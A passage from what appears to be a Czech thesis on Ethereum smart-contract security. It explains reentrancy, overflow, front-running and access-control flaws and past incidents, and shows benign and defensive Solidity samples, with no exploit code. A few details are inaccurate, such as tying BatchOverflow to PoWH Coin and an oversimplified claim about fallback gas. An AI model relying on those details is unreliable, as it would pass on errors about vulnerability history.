Každá nová transakce, kterou uživatel zadá, je po odeslání nejprve distribuována mezi uzly v síti, kde čeká na zařazení do tzv. mempoolu, dočasné vyrovnávací paměti pro nepotvrzené transakce. Každý uzel může mít mírně odlišný obsah mempoolu v závislosti na rychlosti přenosu a propustnosti sítě. [7]

1.2.2 Validace transakcí a tvorba bloku

Po výběru transakcí následuje jejich ověření. Kontroluje se například platnost digitálních podpisů, existence dostatečného zůstatku či duplicita (ochrana proti dvojímu utracení). Poté validátor sestaví návrh nového bloku, který zahrnuje:

- seznam validovaných transakcí,
- časové razítko,
- hash předchozího bloku,
- v případě PoW také proměnnou nonce.

Kdo má právo blok zapsat, určuje použitý konsenzuální algoritmus:

- **Proof of Work (PoW)** – Validátor řeší výpočetně náročný problém a blok zapíše ten, kdo první nalezne hash odpovídající aktuální obtížnosti. [4]
- **Proof of Stake (PoS)** – Validátor je vybírán na základě podílu držených tokenů. [4]
- **Delegated Proof of Stake (DPoS)** – Komunitní hlasování vybírá delegované validátory, kteří bloky zapisují jménem ostatních. [4]

1.2.3 Zápis a distribuce bloku

Jakmile je nový blok sestaven a ověřen podle pravidel konsenzu, je připojen ke stávajícímu řetězci. Následně je distribuován mezi všechny uzly v síti. Každý z těchto uzlů blok samostatně ověří a přidá ho do své lokální kopie blockchainu. Tím dochází k dosažení konsenzu, tedy shody napříč distribuovaným systémem. [4]

2 PŘEHLED HLAVNÍCH PLATFORM

Blockchainové platformy se liší svou architekturou, konsenzuálními mechanismy a možnostmi využití. Zatímco některé, jako Bitcoin, slouží především jako decentralizované platební systémy, jiné nabízejí programovatelnost a podporu komplexních aplikací. Tato kapitola se zaměřuje na Ethereum jako klíčovou platformu pro vývoj smart kontraktů, s důrazem na programovací jazyk Solidity, který je stěžejní pro ekosystém Etherea a hlavní téma této práce.

2.1 Ethereum

Ethereum, představené Vitalikem Buterinem v roce 2013, je průkopnickou platformou v oblasti programovatelných blockchainů. Na rozdíl od Bitcoinu, jehož účel je omezen na převody kryptoměny, Ethereum umožňuje vytváření a provádění smart kontraktů autonomních programů uložených na blockchainu, které automaticky vykonávají předem definované akce po splnění daných podmínek. Tato programovatelnost rozšiřuje využití Etherea na decentralizované aplikace (dApps), decentralizované autonomní organizace (DAO) a další inovativní projekty. [5]

Ehtereum 2.0

Pojem Ethereum 2.0 byl původně používán k označení série aktualizací Etherea, které měly přinést významné změny, včetně přechodu z Proof of Work (PoW) na Proof of Stake (PoS), implementace shardingu a dalších vylepšení škálovatelnosti a efektivity. Nicméně, Ethereum Foundation později od názvu "Ethereum 2.0" upustila, aby se vyhnula zmatkům. [8] Místo toho zavedla nové označení:

- **Execution Layer:** Označuje původní Ethereum blockchain, který zpracovává transakce a vykonává smart kontrakty (dříve známé jako mainnet Ethereum). [8]
- **Consensus Layer:** Označuje Beacon Chain, který zajišťuje konsenzus pomocí Proof of Stake. [8]

Po The Merge (15. září 2022) se tyto dvě vrstvy spojily do jednoho blockchainu, ale síť je nyní jednoduše označována jako Ethereum. Termín Ethereum 2.0 se již oficiálně nepoužívá, aby nevznikal dojem, že se jedná o nový blockchain nebo zcela jinou verzi Etherea. [8]

2.2 Gas

Jedním z unikátních prvků Etherea je gas, jednotka měřící výpočetní náročnost operací, jako jsou transakce nebo provádění smart kontraktů. Gas není kryptoměna, ale abstraktní hodnota, za kterou uživatelé platí v etheru (ETH). Celkové náklady na operaci jsou dány vzorcem: **Náklady = Gas Limit × Gas Price**. [9]

Gas Limit

Maximální množství gasu, které je uživatel ochoten vynaložit; pokud operace tento limit překročí, transakce selže a zaplacený gas je ztracen [9].

Gas Price

Cena za jednu jednotku gasu v gwei (1 gwei = 10^{-9} ETH), určovaná trhem podle poptávky a nabídky; vyšší cena zvyšuje prioritu transakce v mempoolu [9].

Gas hraje klíčovou, jeho význam se projeví zejména při provádění smart kontraktů, kde každá operace, od jednoduchého převodu ETH po komplexní výpočty, spotřebovává určité množství gasu. Například základní převod ETH vyžaduje přibližně 21 000 gasu, zatímco nasazení složitěho kontraktu může dosáhnout stovek tisíc jednotek. [9] Tento mechanismus je úzce spjat s Ethereum Virtual Machine (EVM), které gas využívá k řízení a omezení výpočetních procesů, jak bude popsáno v následující podkapitole.

2.3 Ethereum Virtual Machine (EVM)

Ethereum Virtual Machine (EVM) je decentralizovaný výpočetní stroj, který vykonává smart kontrakty a tvoří základ programovatelné povahy Etherea. EVM umožňuje Ethereu fungovat jako flexibilní blockchain, kde transakce zahrnují nejen převody ETH, ale i interakce se smart kontrakty. Mezi jeho klíčové vlastnosti patří:

- **Izolace:** Každý smart kontrakt běží v izolovaném prostředí, což zajišťuje bezpečnost a stabilitu celé sítě. [9]
- **Bytekód:** Smart kontrakty jsou zkompileovány do bytekódu, který EVM interpretuje a vykonává. [9]

EVM využívá mechanismus gasu k měření výpočetních nákladů transakcí a operací v kontraktech. Gas je v podstatě poplatek za transakci, jehož celková cena se počítá jako $\text{Gas Used} \times \text{Gas Price}$. Tento systém je nedílnou součástí fungování EVM a plní několik zásadních funkcí.

- Omezuje nekonečné smyčky v kontraktech, protože EVM přeruší operaci, pokud je vyčerpán přidělený gas, což chrání síť před zneužitím. [9]
- Chrání síť před spamovými útoky tím, že každá operace má finanční náklady, což odrazuje od nadměrného zatěžování. [9]
- Ovlivňuje ekonomiku provozu decentralizovaných aplikací (dApps), protože vývojáři musí optimalizovat kontrakty, aby minimalizovali náklady pro uživatele. [9]

Například jednoduchá operace, jako je uložení hodnoty do proměnné, může stát několik stovek gasu, zatímco složitější funkce s cykly nebo externími voláními mohou spotřebovat tisíce jednotek. Gas tak nejen zajišťuje technickou stabilitu, ale i ekonomickou udržitelnost ekosystému Ethereum. Jeho integrace do EVM umožňuje efektivní provoz smart kontraktů a přispívá k tomu, že Ethereum zůstává přední platformou pro vývoj dApps a DAO, což je důležité pro další analýzu bezpečnostních aspektů v této práci.

2.4 Solidity

Hlavním programovacím jazykem pro vývoj smart kontraktů na Ethereum je Solidity. Tento jazyk, inspirovaný syntaxí JavaScriptu, C++ a Pythonu, byl navržen speciálně pro Ethereum Virtual Machine (EVM), což je runtime prostředí pro vykonávání smart kontraktů. [9] Solidity je staticky typovaný jazyk, který umožňuje definovat funkce, proměnné a logiku kontraktů, přičemž jeho kód je po kompilaci převeden do bytecode, jenž je nasazen na blockchain. Jednoduchý příklad kódu v jazyce Solidity je uveden v ukázce kódu 1.

Tento kontrakt demonstruje jednoduchou logiku ukládání a načítání dat, což je typický základ pro složitější aplikace. Zdrojový kód je použit podle doporučení šablony. Solidity přináší výhody, jako je flexibilita a podpora komplexní logiky, ale také rizika jeho složitost může vést k chybám, jako je reentrancy nebo přetečení, které jsou analyzovány v kapitole 4. Kromě Solidity existují alternativy, například Vyper, který klade důraz na čitelnost a bezpečnost, avšak Solidity dominuje díky své rozšířenosti a komunitní podpoře. [10]

```
// SPDX-License-Identifier: GPL-3.0

pragma solidity >=0.4.16 <0.9.0;

contract SimpleStorage {

    uint256 storedData;

    function set(uint256 x) public {
        storedData = x;
    }

    function get() public view returns (uint256) {
        return storedData;
    }

}
```

Ukázka kódů 1: Ukázka jazyka Solidity

(zdroj: [32])

3 SMART KONTRAKTY

Smart kontrakty představují klíčovou inovaci blockchainové technologie, která umožňuje automatizaci a decentralizaci transakčních procesů. Tato kapitola definuje smart kontrakty, popisuje jejich principy fungování a zaměřuje se na specifika jejich vývoje a nasazení v ekosystému Ethereum, kde dominuje programovací jazyk Solidity. Dále je věnována pozornost fallback funkci jako důležitému prvku smart kontraktů.

3.1 Definice a principy fungování

Smart kontrakt je počítačový program uložený na blockchainu, který automaticky vykonává předem definované akce po splnění stanovených podmínek, bez potřeby prostředníků. Koncept smart kontraktů poprvé navrhl Nick Szabo v roce 1994 jako „digitální smlouvy“ založené na kryptografických protokolech, avšak jeho praktická realizace přišla až s rozvojem programovatelných blockchainů, jako je Ethereum. Na Ethereum smart kontrakty běží na Ethereum Virtual Machine (EVM), což je decentralizované výpočetní prostředí zajišťující jejich spolehlivé provedení. [9]

Princip fungování smart kontraktů spočívá v následujících krocích:

- **Kódování:** Vývojář запиše logiku kontraktu v jazyce, jako je Solidity, definující podmínky a akce.
- **Nasazení:** Po kompilaci je kód uložen na blockchainu, kde je přístupný pod unikátní adresou.
- **Spouštění:** Transakce nebo volání funkcí kontraktu iniciují jeho provedení, přičemž výsledek je zapsán do blockchainu.

Mezi hlavní vlastnosti smart kontraktů patří neměnnost (po nasazení nelze kód měnit), transparentnost (kód je veřejně ověřitelný) a autonomie (fungují bez zásahu třetích stran). Tyto vlastnosti však také přinášejí výzvy, protože chyby v kódu mohou vést k nevratným ztrátám, což je stěžejním tématem analýzy bezpečnosti v této práci.

3.2 Fallback funkce

Fallback funkce je speciální funkce v Solidity, která se automaticky spustí, pokud smart kontrakt obdrží transakci, jež nevyvolává žádnou jinou definovanou funkci, nebo pokud je poslána etherová platba bez specifikace. Tato funkce nemá název a je označena klíčovým

slovem fallback (od verze Solidity 0.6.0) nebo byla dříve implicitní jako bezejmenná funkce. [11] Příklad jednoduché fallback funkce je uveden níže v kódu (Ukázka kódu 2).

```
// SPDX-License-Identifier: GPL-3.0

pragma solidity >=0.8.0 <0.9.0;

contract FallbackExample {

    event Received(address sender, uint256 amount);

    fallback() external payable {
        emit Received(msg.sender, msg.value);
    }

}
```

Ukázka kódů 2: Fallback funkce psaná v jazyce Solidity

(zdroj: vlastní)


V tomto příkladu kontrakt zaznamená odesílatele a částku etheru přijatou při volání funkce pomocí události Received. Fallback funkce je omezena na 2300 gasu, pokud je volána externě, což omezuje její využití na jednoduché operace, například logování nebo přesměrování prostředků. [11]

Fallback funkce hraje klíčovou roli v bezpečnosti kontraktů, protože její nesprávná implementace může vést k zranitelnostem, jako je reentrancy útok, kdy útočník opakovaně volá kontrakt před dokončením předchozí operace. Tento aspekt bude podrobněji analyzován v kapitole o bezpečnostních rizicích. [11]

3.3 Životní cyklus chytrého kontraktu

Životní cyklus smart kontraktu na blockchainové platformě je typicky popisován prostřednictvím klíčových fází, kterými kontrakt prochází od svého návrhu až po finální stav na blockchainu. [12] Porozumění těmto etapám je důležité pro přehled o vývoji a fungování smart kontraktů. Jak můžete vidět na obrázku (Obrázek 8), životní cyklus lze rozčlenit do následujících hlavních fází.

1. **Vytvoření (Create):** Tato úvodní fáze zahrnuje návrh logiky a sepsání zdrojového kódu smart kontraktu v programovacím jazyce jako je Solidity. V této etapě dochází k definování veškerého chování budoucího kontraktu před jeho přesunem na blockchain. [12]
2. **Zmrazení (Freeze):** Fáze "zmrazení" nastává nasazením zkompilovaného bytecode kontraktu na blockchain. K tomu slouží speciální transakce. Jakmile je tato transakce potvrzena, kód kontraktu je proveden EVM a je vytvořen nový účet pro kontrakt. Kód je uložen na blockchainu a stává se neměnným, připravený k interakci. [12]
3. **Provedení (Execute):** Tato fáze probíhá při interakci s nasazeným smart kontraktem prostřednictvím volání jeho funkcí. Volání funkcí, která mění stav kontraktu, jsou zpracovávána EVM na všech uzlech sítě, což spouští definovanou logiku kontraktu. [12]
4. **Dokončení (Finalize):** Fáze "dokončení" souvisí s výsledkem provedení transakcí a zahrnutím těchto výsledků do blockchainu. Po provedení logiky dojde k aktualizaci stavu kontraktu, která je součástí procesu validace transakce a jejího zahrnutí do bloku. Po potvrzení bloku se stávají změny stavu finálními na blockchainu. [12]



Obrázek 8: Životní cyklus smart kontraktu

(zdroj: vlastní)

4 BEZPEČNOSTNÍ RIZIKA A ZRANITELNOSTI

Smart kontrakty na blockchainu, zejména v ekosystému Ethereum, přinášejí výhody autonomie, transparentnosti a neměnnosti, avšak tyto vlastnosti zvyšují dopad bezpečnostních chyb. Tato kapitola analyzuje zranitelnosti smart kontraktů, jejich historické a aktuální projevy v praxi a navrhuje preventivní opatření. Cílem je ukázat, proč jsou smart kontrakty klíčové pro blockchainové aplikace a jak pochopení jejich rizik.

4.1 Klasifikace zranitelností

Bezpečnostní zranitelnosti smart kontraktů, psaných primárně v jazyce Solidity pro Ethereum Virtual Machine (EVM), lze klasifikovat na základě jejich příčin a mechanismu zneužití. Tyto chyby často pramení z logických nedostatků v samotném kódu, nesprávného pochopení subtilit fungování blockchainového prostředí (jako je EVM a jeho stav), nebo ze zneužití inherentní veřejné povahy sítě. [9]

Mezi nejčastější a nejzávažnější typy zranitelností patří reentrancy, overflow/underflow, front-running a chyby v řízení přístupu. Níže jsou podrobněji popsány některé z těchto klíčových zranitelností, ilustrující širší spektrum potenciálních hrozeb, kterým smart kontrakty čelí.

4.1.1 Overflow/Underflow


Přetečení (overflow) a podtečení (underflow) jsou aritmetické chyby, které nastávají, když výsledek početní operace překročí maximální povolenou hodnotu nebo klesne pod minimální povolenou hodnotu pro daný datový typ s pevnou šířkou. Například pro 8bitové nezáporné celé číslo (uint8), které může nabývat hodnot od 0 do 255, by přičtení 1 k hodnotě 255 způsobilo přetečení a výsledek by byl 0. Podobně, odečtení 1 od 0 by způsobilo podtečení a výsledek by byl 255. [13]

V dřívějších verzích Solidity (před verzí 0.8.0) tyto aritmetické operace implicitně nezpůsobovaly chybu a přetečení/podtečení mohlo být zneužito k manipulaci s hodnotami proměnných (např. zůstatky tokenů) v kontraktu. Od verze 0.8.0 Solidity kompilátor automaticky přidává kontroly přetečení a podtečení pro všechny aritmetické operace, čímž eliminuje tento typ zranitelnosti v nově psaných kontraktech. [13] Nicméně, starší kontrakty nasazené před touto verzí zůstávají zranitelné, pokud nepoužívaly knihovny jako SafeMath od OpenZeppelin, které poskytují bezpečné aritmetické operace s kontrolami.

4.1.2 Reentrancy

Zranitelnost reentrancy (opětovného vstupování) nastává, když externí volání z jednoho smart kontraktu na jiný (nebo na externí adresu) umožní útočnickovi znovu vstoupit do původního kontraktu a pokračovat v jeho provádění dříve, než se první volání dokončí a aktualizuje stavové proměnné (např. zůstatky uživatelů). Klasickým scénářem je výběr etheru, kdy útočník využije funkci pro výběr. Pokud kontrakt nejprve odešle ether a teprve poté aktualizuje zůstatek uživatele, může útočník ve své fallback funkci (vykonané při příjmu etheru) znovu zavolat výběrovou funkci původního kontraktu. Tímto způsobem může opakovaně vybírat prostředky, dokud není stav kontraktu správně aktualizován nebo dokud mu nedojde gas. [14]

Tato zranitelnost byla klíčová při nechvalně známém útoku na DAO. Prevence reentrancy zahrnuje použití vzoru "check-effects-interactions" (nejprve zkontrolujte podmínky, poté aktualizujte stavové proměnné a teprve poté provádějte externí volání), použití modifikátoru nonReentrant z knihovny OpenZeppelin nebo zasílání etheru pomocí metod transfer() nebo send(), které omezují množství gasu dostupné pro externí volání a tím omezují reentrancy útoky. [14] Tato zranitelnost je jedním z nejlépe zdokumentovaných a bude podrobněji testována v praktické části.



Obrázek 9: Schéma reentrancy útoku

(zdroj: [14])

4.1.3 Front-running

Front-running (přebíhání) je typ útoku, který využívá veřejnou a transparentní povahu blockchainových sítí, kde transakce před zařazením do bloku čekají ve veřejném mempoolu. Útočník monitoruje mempool a identifikuje čekající transakce, které by mohly být výnosné, pokud by byly provedeny dříve (např. velký obchod na decentralizované burze, který by mohl pohnout cenou aktiva). Útočník poté odešle vlastní transakci se stejnou nebo podobnou operací, ale s výrazně vyšším poplatkem za gas, aby zajistil, že jeho transakce bude těžebním uzlem (validátorem) vybrána a zahrnuta do bloku dříve než původní transakce. [7]

Tento typ útoku je běžný na decentralizovaných burzách (DEX), kde útočník může vidět velkou nákupní nebo prodejní objednávku a umístit svou vlastní transakci před ní, aby profitoval z cenového pohybu, který velká objednávka způsobí. Front-running je obtížně zcela eliminovatelný kvůli inherentní transparentnosti blockchainu, ačkoli některé protokoly zkoumají mechanismy, jako jsou privátní transakce nebo aukce transakcí, aby zmírnily jeho dopady. [15]

4.1.4 Access control

Zranitelnosti v řízení přístupu (access control) nastávají, když kontrakt nedostatečně nebo chybně ověřuje, zda volající adresa má oprávnění k provedení konkrétní akce. To může vést k tomu, že nepovolání uživatelé (běžní uživatelé, útočníci) mohou volat privilegované funkce, které by měli mít k dispozici pouze administrátoři nebo vlastníci kontraktu. Příklady zahrnují chybějící nebo nesprávně implementované modifikátory jako `onlyOwner`, `onlyManager` nebo komplexnější schémata rolí a oprávnění. [16]

Chyba v řízení přístupu může útočnickovi umožnit provádět akce, jako je pozastavení kontraktu, změna důležitých parametrů (např. poplatků, adres příjemců), mintování nových tokenů, nebo dokonce vyvolání funkce `selfdestruct`, která kontrakt zruší a odešle zbývající ether na určenou adresu. [16] Správné řízení přístupu vyžaduje pečlivé plánování a implementaci, často s využitím testovaných vzorů a knihoven jako je `OpenZeppelin's Ownable` nebo `AccessControl`. [17]

Kromě těchto příkladů existují i další hrozby, jako jsou chyby v náhodnosti (nespolehlivá generace náhodných čísel on-chain), manipulace s časovými razítky (timestamp dependence), `short address attack` (již méně relevantní u moderní EVM), nebo komplexní chyby v obchodní logice kontraktu. [16]

4.1.5 Historie útoků a příklady incidentů

Analýza historických a aktuálních útoků na smart kontrakty je klíčová pro pochopení evoluce zranitelností a obranných mechanismů. Tyto incidenty slouží nejen jako varovné příklady, ale také přímo vedly k vývoji robustnějších programovacích jazyků, bezpečnějších vzorů, standardizovaných knihoven a pokročilých bezpečnostních nástrojů, které jsou dnes nedílnou součástí ekosystému. Pochopení těchto událostí je proto nezbytné pro návrh odolných kontraktů i v současnosti.

DAO útok (2016)

Útok na decentralizovanou autonomní organizaci (DAO) z června 2016 je pravděpodobně nejslavnějším a nejvýznamnějším bezpečnostním incidentem v historii Etherea. Útočník využil reentrancy zranitelnost v kódu DAO k opakovanému volání funkce pro výběr etheru dříve, než byl v kontraktu aktualizován zůstatek uživatele. Tímto způsobem se útočníkovi podařilo postupně odcizit přibližně 3,6 milionu ETH, což v té době představovalo hodnotu asi 50 milionů USD. Tento masivní útok vedl k tvrdému forku Etherea (vznik Ethereum Classic a Ethereum), jehož cílem bylo vrátit odcizené prostředky. Incident DAO silně rezonoval komunitou, urychlil vývoj obranných mechanismů proti reentrancy (např. modifikátor nonReentrant) a zdůraznil kritickou nutnost důkladného testování a auditování smart kontraktů. [18]

Parity Wallet (2017)

Multisig peněženka Parity, jeden z prvních široce používaných multisig kontraktů na Ethereu, se stala obětí dvou významných incidentů v roce 2017. První, v červenci 2017, vedl k odcizení přibližně 150 000 ETH (tehdy v hodnotě 30 milionů USD) kvůli zranitelnosti v knihovně kontraktu, která umožňovala neoprávněnému uživateli stát se jejím vlastníkem a vybrat prostředky. Druhý incident, v listopadu 2017, byl ještě závažnější z hlediska zablokovaných prostředků. Uživatel neúmyslně vyvolal funkci selfdestruct v knihovně multisig kontraktu, na kterou záviselo mnoho dalších peněženek. Tímto aktem došlo k nevratnému zablokování přibližně 500 000 ETH (v té době v hodnotě 150-300 milionů USD), které zůstaly nedosažitelné. Tyto události poukázaly na rizika sdílených knihoven a nezbytnost robustních mechanismů řízení přístupu a správy klíčů u multisig řešení. [19]

BatchOverflow (2018)

V dubnu 2018 byla objevena zranitelnost nazvaná BatchOverflow, která se týkala některých implementací standardu ERC-20 tokenů, konkrétně ve funkci pro hromadný převod

(batchTransfer). Zranitelnost spočívala v aritmetickém přetečení při výpočtu celkového počtu tokenů k převodu (množství tokenů * počet příjemců). Útočník mohl specifikovat tak velké množství a počet příjemců, že výpočet celkového součtu přetekl, což vedlo k připsání obrovského, neomezeného množství tokenů na účet útočníka. Tato zranitelnost byla zneužita u tokenu PoWH Coin, kde útočník mintoval biliony tokenů. Incident BatchOverflow jasně demonstroval potřebu bezpečné aritmetiky v Solidity a urychlil přijetí knihoven jako SafeMath a integraci nativních kontrol přetečení/podtečení do kompilátoru Solidity (od verze 0.8.0). [20]

Bybit útok (2025)

Dne 21. února 2025 došlo k významnému bezpečnostnímu incidentu, kdy byla z burzy Bybit odcizena značná částka kryptoměn. Konkrétně bylo odcizeno 401 347 ETH, což v té době odpovídalo hodnotě přibližně 1,46 miliardy USD. Analýzy provedené společností Arkham Intelligence a dalšími subjekty brzy přisoudily útok známé severokorejské hackerské skupině Lazarus Group. Útok údajně kombinoval prvky sociálního inženýrství (phishing) a sofistikované techniky, včetně použití "masked transaction", kdy transakce na uživatelském rozhraní vypadala legitimně, ale ve skutečnosti obsahovala škodlivý kód měnící logiku provádění smart kontraktu, což umožnilo neoprávněný převod prostředků z cold wallet burzy. Lazarus Group následně použila decentralizované burzy, zejména Uniswap, k rychlému převedení odcizených stETH a mETH (Lido Staked ETH a Mantle Staked ETH) na standardní ETH, aby ztížila sledování a případné zmrazení prostředků. Tento incident ukazuje, že i velké a zavedené subjekty zůstávají cílem sofistikovaných útoků, které se neomezují pouze na chyby v kódu kontraktů, ale kombinují technické zneužití s prvky cíleného sociálního inženýrství. [21]

Tyto incidenty od DAO útoku přes problémy s knihovnou Parity a zranitelnost BatchOverflow až po moderní kombinované útoky jako ten na Bybit ilustrují dynamiku bezpečnostních hrozeb v oblasti smart kontraktů. Ukazují, jak historické lekce formují moderní bezpečnostní nástroje a postupy a proč je pochopení starších útoků stále relevantní. Knihovny jako OpenZeppelin, které poskytují testované a auditované implementace běžných funkcí kontraktů, nebo nástroje pro statickou a dynamickou analýzu kódu, jako je Mythril nebo Slither, vycházejí z těchto zkušeností a neustále se přizpůsobují novým hrozbám. Zatímco přesné statistiky o celkovém počtu zranitelných kontraktů nebo finančních ztrátách se obtížně agregují kvůli decentralizované povaze sítě a neohlášeným incidentům, dostupné zprávy a analýzy naznačují, že bezpečnostní incidenty spojené se

smart kontrakty stále představují významné riziko s miliardovými škodami ročně. To podtrhuje nezbytnost kontinuálního vzdělávání, důkladného testování a přijetí osvědčených bezpečnostních postupů při vývoji smart kontraktů. [22]

4.2 Prevence a best practices

Zajištění bezpečnosti smart kontraktů je základní podmínkou pro důvěryhodnost decentralizovaných aplikací. Vzhledem k jejich neměnnosti po nasazení a správě často významných aktiv je prevence chyb a zranitelností klíčová. Oficiální dokumentace jazyka Solidity zdůrazňuje řadu osvědčených postupů, které by měli vývojáři důsledně dodržovat. Tyto postupy vycházejí z analýzy historických útoků a reflektují potřebu robustního a předvídatelného chování kontraktů. [24]

Klíčové principy bezpečného vývoje na úrovni kódu:

- **Vzor Checks-Effects-Interactions:** Tento základní vzor doporučuje provádět operace v přesném pořadí: nejprve zkontrolovat veškeré podmínky a vstupy (checks), poté provést změny stavu kontraktu (effects) a teprve na závěr provádět externí volání (interactions) na jiné kontrakty nebo adresy. [24]
- **Opatrnost s externími voláními:** Volání funkcí na jiných kontraktech nebo posílání Etheru představuje bezpečnostní riziko. Je nezbytné minimalizovat externí volání a vždy předpokládat, že externí volání může selhat nebo se pokusit o škodlivou interakci (např. reentrancy). Solidity nabízí různé ochranné vzory proti těmto typům útoků. Jedním z nich je tzv. mutex pomocí stavové proměnné locked, která zabrání opakovanému vstupu do funkce. [24] Tento přístup je znázorněn na následujícím příkladu z oficiální dokumentace Solidity (Ukázka kódu 3). [25]
- **Validace vstupů a ošetření chyb:** Vždy ověřujte vstupy do funkcí pomocí require a používejte revert nebo assert pro správné ošetření neočekávaných stavů nebo chyb během provádění. [24]
- **Bezpečná aritmetika:** Vždy zajišťujte, aby aritmetické operace nevedly k přetečení nebo podtečení celých čísel. Solidity verze 0.8.0 a vyšší tuto kontrolu provádí automaticky, u starších verzí je nutné použít knihovny jako SafeMath. [24]
- **Správa přístupu:** Citlivé funkce, které mění kritický stav kontraktu, spravují aktiva nebo konfigurují kontrakt, by měly být dostupné pouze autorizovaným entitám.

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.7.1 <0.9.0;

contract Mutex {
    bool locked;
    modifier noReentrancy() {
        require(
            !locked,
            "Reentrant call."
        );
        locked = true;
        _;
        locked = false;
    }

    function f() public noReentrancy returns (uint) {
        (bool success,) = msg.sender.call("");
        require(success);
        return 7;
    }
}
```

Ukázka kódů 3: Ochrana proti reentrancy pomocí modifikátoru (Mutex pattern)

(zdroj: oficiální dokumentace Solidity [25])

5 TESTOVACÍ PROSTŘEDÍ

Tato kapitola popisuje metodologický postup pro analýzu bezpečnostních rizik smart kontraktů na blockchainové platformě Ethereum, který bude aplikován v praktické části práce. Cílem je definovat nástroje, testovací prostředí a scénáře simulací útoků tak, aby výsledky byly relevantní a přispěly k pochopení aktuálních bezpečnostních hrozeb i návrhu jejich mitigace. Metodologie vychází z teoretických poznatků o zranitelnostech a historických incidentech (kapitola 4) a kombinuje klasické i moderní přístupy k testování smart kontraktů.

5.1 Výběr a popis nástrojů a prostředí

Pro zajištění efektivní implementace, simulací a analýzy byly vybrány následující nástroje a prostředí, které odpovídají standardům vývoje na Ethereum a umožňují realistické testování bezpečnostních scénářů.

5.1.1 Testovací blockchain a vývojové prostředí

Remix IDE: Jedná se o open source vývojové prostředí určené pro tvorbu, kompilaci a ladění smart kontraktů napsaných v jazyce Solidity na platformě Ethereum. IDE je dostupné ve dvou verzích. Webová aplikace běžící v prohlížeči a desktopová aplikace. Umožňuje to rychlý vývojní cyklus bez nutnosti lokální instalace dalších nástrojů. Remix IDE podporuje řadu integrovaných modulů (pluginů) pro psaní, kompilaci, nasazení i statickou analýzu kontraktů, čímž usnadňuje jak začátečníkům, tak pokročilým vývojářům bezproblémovou práci s ekosystémem Ethereum. [26] Veškerý vývoj a údržba Remix Project je financována nadací Ethereum Foundation, neziskovou organizací podporující rozvoj platformy Ethereum a přidružených nástrojů. [27]

Při návrhu testovacího prostředí byly zohledněny změny a vylepšení v síti Ethereum, zejména ty zavedené hardforkem Dencun (dříve známým jako Cancun). Tento upgrade přinesl významné změny, zejména v oblasti škálovatelnosti a datové dostupnosti prostřednictvím implementace EIP-4844 (proto-danksharding). [28] Ačkoliv primární dopad je na L2 řešení, pochopení těchto změn a zajištění kompatibility testovacího prostředí s nejnovějšími verzemi Ethereum Virtual Machine (EVM) bylo klíčové pro relevanci analýzy v kontextu současného stavu sítě. Testovací prostředí bylo konfigurováno tak, aby simulovalo chování sítě po tomto hardforku, pokud to bylo relevantní pro testované zranitelnosti.

5.1.2 Nástroje pro analýzu smart kontraktů

Mythril: Mythril je přední bezpečnostní analytický nástroj pro smart kontrakty. Využívá techniky symbolické analýzy a provádění s cílem detekovat široké spektrum zranitelností v bytcodeu EVM. Dokáže identifikovat kritické bezpečnostní problémy, jako jsou reentrancy útoky, celočíselné přetečení/podtečení (integer overflow/underflow), neautorizovaný přístup, zneužití časových značek (timestamp dependency) a další logické chyby. Mythril poskytuje zprávy o nalezených slabínách a cestách provádění, které k nim vedou. [29]

Slither: Slither je rychlý a efektivní statický analytický nástroj určený pro smart kontrakty psané v jazyce Solidity. Analyzuje kód na syntaktické a sémantické úrovni a generuje přehled o struktuře kontraktu, dědičnosti, závislostech funkcí a identifikuje potenciální bezpečnostní hrozby a kódové pachy (code smells). Díky své rychlosti a snadné integraci do CI/CD pipeline je Slither často využíván jako součást automatizovaných bezpečnostních kontrol během vývojového procesu. Poskytuje užitečné vizualizace toku programu a stavových závislostí. [30]

5.2 Návrh simulací útoků

Simulace útoků budou navrženy tak, aby zahrnovaly jak historicky známé zranitelnosti, sloužící jako základ pro pochopení problematiky, tak i současné hrozby vycházející z nedávných incidentů. Tento přístup umožní, aby praktická část odpovídala aktuálnímu stavu zabezpečení smart kontraktů a podpořila jeho další rozvoj.

5.2.1 Výběr reprezentativních smart kontraktů

Pro účely testování a validace metodologie byly připraveny dva základní typy smart kontraktů napsaných v jazyce Solidity:

1. **Zranitelný kontrakt:** Tento typ kontraktu byl záměrně vytvořen tak, aby obsahoval specifické, známé bezpečnostní chyby a anti-patterny. Příkladem jsou chyby v implementaci kontrol přístupu, nesprávné nakládání s finančními prostředky, náchylnost k reentrancy útokům, nebo chyby spojené s aritmetikou (integer overflow/underflow). Tyto kontrakty sloužily jako cíle pro simulované útoky a pro počáteční analýzu bezpečnostními nástroji.
2. **Bezpečnostně ošetřený kontrakt:** Jedná se o opravenou verzi zranitelného kontraktu, do které byla na základě výsledků bezpečnostní analýzy a v souladu s osvědčenými bezpečnostními praktikami implementována nápravná opatření

(mitigace). Tento kontrakt sloužil k validaci účinnosti navržených mitigací a k demonstraci rozdílu v bezpečnosti oproti zranitelné verzi.

5.2.2 Scénáře útoků

